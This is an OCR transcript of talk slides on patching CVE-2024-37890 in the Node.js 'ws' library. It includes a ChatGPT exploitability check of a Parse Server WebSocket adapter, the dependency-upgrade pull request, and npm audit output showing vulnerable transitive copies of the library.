
Go to NVD website and read the description of this CVE: CVE-2024-37890

Analyze it with the following given Code Snippet and report "Code Exploitable" or "Code not Exploitable". Assume vulnerable versions.

Code:

```
/*eslint no-unused-vars: "off"*/
import { WSSAdapter } from './WSSAdapter';
const WebSocketServer = require('ws').Server;

/**
 * Wrapper for ws node module
 */
export class WSAdapter extends WSSAdapter {
  constructor(options: any) {
    super(options);
    this.options = options;
  }

  onListen() {}
  onConnection(ws) {}
  onError(error) {}
  start() {
    const wss = new WebSocketServer({ server: this.options.server });
    wss.on('listening', this.onListen);
    wss.on('connection', this.onConnection);
    wss.on('error', this.onError);
  }
```

Response



ChatGPT

Searched 3 sites

CVE-2024-37890 is a vulnerability in the `ws` module for Node.js, which can be exploited by sending a request with a number of headers exceeding the `server.maxHeadersCount` threshold. This can cause a denial of service (DoS) by crashing the WebSocket server. The vulnerability has been fixed in versions `ws@8.17.1`, `ws@7.5.10`, `ws@6.2.3`, and `ws@5.2.4`.

Given the provided code snippet, here's the analysis:

1. **WebSocketServer Initialization**: The `WSAdapter` class initializes a `WebSocketServer` using the `ws` module.
2. **Event Handling**: The server handles events like 'listening', 'connection', and 'error', but does not implement specific header size checks or limits in the provided snippet.

Analysis:


The code snippet provided does not explicitly set any limitations on the number of headers or their size, making it potentially vulnerable to the described attack if an excessive number of headers are sent to the server. The vulnerability can lead to a denial of service by crashing the server due to the exhaustion of header limits.

Conclusion:

Code Exploitable - This code snippet can be exploited under the conditions described in CVE-2024-37890. To mitigate this issue, you should update to a fixed version of the `ws` module or implement mitigations such as setting appropriate `maxHeadersCount` and limiting header sizes.

https://chatgpt.com/share/10496d7a-44cf-425d-8b7a-a7cc9183526c

Back to Parse Server



Parse Server


ci failing | ci passing | ci failing | Snyk security monitored | coverage 94% | auto-release

nodejs 18, 20 | mongodb 4.0, 4.2, 4.4, 5, 6 | postgresql 13, 14, 15, 16

npm@latest v7.0.0 | npm@beta v7.0.0-beta.1 | npm@alpha v7.1.0-alpha.10

backers 61 | sponsors 38 | discourse 1.4k topics | Follow | Chat | Join!

Patching is Easy… Right?



refactor: Security upgrade ws from 8.16.0 to 8.17.1 #9157

Merged mtrezza merged 2 commits into `release-6.x.x` from `snyk-fix-5ee96b57859be9876dcbf23ad9b67411` 3 days ago

17 package-lock.json


Load diff

Some generated files are not rendered by default. Learn more about how customized files appear on GitHub.


2 package.json

```
@@ -61,7 +61,7 @@
    "uuid": "9.0.1",
    "winston": "3.12.0",
    "winston-daily-rotate-file": "5.0.0",
-   "ws": "8.16.0"
+   "ws": "8.17.1"
  },
  "devDependencies": {
    "@actions/core": "1.9.1",
```


WTF ?!




```
ws  7.0.0 - 7.5.9 || 8.0.0 - 8.17.0
Severity: high
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
fix available via `npm audit fix --force`
Will install parse@3.4.2, which is a breaking change
node_modules/parse/node_modules/ws
node_modules/subscriptions-transport-ws/node_modules/ws
  parse  3.4.3-alpha.1 - 5.2.0-alpha.2
  Depends on vulnerable versions of ws
  node_modules/parse

31 vulnerabilities (15 moderate, 14 high, 2 critical)
```




Welcome to the Transitive Nightmare



```
ws  7.0.0 - 7.5.9 || 8.0.0 - 8.17.0
Severity: high
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
fix available via `npm audit fix --force`
Will install parse@3.4.2, which is a breaking change
node_modules/parse/node_modules/ws
node_modules/subscriptions-transport-ws/node_modules/ws
  parse  3.4.3-alpha.1 - 5.2.0-alpha.2
  Depends on vulnerable versions of ws
  node_modules/parse

31 vulnerabilities (15 moderate, 14 high, 2 critical)
```





